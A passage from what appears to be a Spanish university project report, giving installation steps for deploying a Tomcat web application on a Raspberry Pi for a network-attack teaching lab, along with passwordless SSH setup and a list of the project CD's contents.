Si el proceso de instalación ha fluido de manera correcta, ya podremos acceder al servicio Tomcat mediante el navegador web del dispositivo. Por defecto, Raspberry Pi tiene el navegador Chromium instalado por defecto. Existen problemas de compatibilidad de Tomcat con este navegador, así que es necesaria también la instalación de un navegador auxiliar como Firefox ESR, el cual nos permita usar Tomcat.

```
$ sudo apt install firefox-esr
$ sudo apt install firefox-esr-l10n-es-es
```

Haciendo uso de este navegador, podemos acceder a la interfaz web de Tomcat introduciendo la dirección IP propia del servidor junto con el puerto del servicio (8080). Es decir, la dirección introducida en el navegador es 192.168.20.10:8080.

Se mostrará por pantalla un mensaje indicador de que funciona Tomcat. Antes de acceder a acciones de administrador, es necesario crear un usuario dándole el rol de administrador para poder operar como tal en el fichero /conf/tomcat-users.xml.

Para poder desplegar la aplicación web es necesario acceder a manager-webapp e introducir las credenciales del usuario creado con los derechos de administrador. Se muestran todas las aplicaciones que están en ejecución, como /examples o /docs. En el apartado "Archivo WAR a desplegar"se debe indicar la ruta dónde se ha almacenado el fichero "TFG.war", y hacer click en desplegar.
Si accedemos ahora a la dirección 192.168.20.10:8080/TFG se puede comprobar que se accede a la aplicación desarrollada y navegar por ella sin ningún problema.

Configuraciones auxiliares

Cuando se realice la ejecución de alguno de los ataques en la aplicación web, el servidor va a establecer una comunicación con el atacante mediante el servicio ssh. Para establecer dicha comunicación, se nos va a requerir la contraseña del usuario atacante cada vez que se vaya a realizar un ataque. Como nosotros queremos automatizar las tareas, es necesario implementar un sistema que permita evitar este proceso de autenticación para hacerlo de manera automática, como puede ser RSA [6](clave pública y clave privada).

La aplicación web estará disponible en lar.infor.uva.es:8080/TFG. Mediante esta dirección podrán acceder los usuarios para poder hacer uso de ella y de la maqueta de red desarrollada en este proyecto.

8. Anexo IV: Contenido del CD-ROM

El contenido del CD es el siguiente:

- Memoria: se aporta una copia del documento en formato digital. A mayores del contenido del proyecto, está contenido, en la zona de "Anexos", el manual de usuario y manual de instalación.
- Código fuente de la aplicación: el directorio TFG contiene todos los ficheros necesarios para levantar la aplicación web.
- Versión de instalación de la aplicación: TFG.war
- Configuraciones: directorio que reúne todos los archivos de configuración de los elementos físicos de la maqueta de red, las herramientas de monitorización, archivos de configuración auxiliares, los scripts que permiten el lanzamiento de los ataques. Además de aportarse en el formato .zip, están contenidos todos ellos en el "Anexo I: Configuraciones" de la memoria.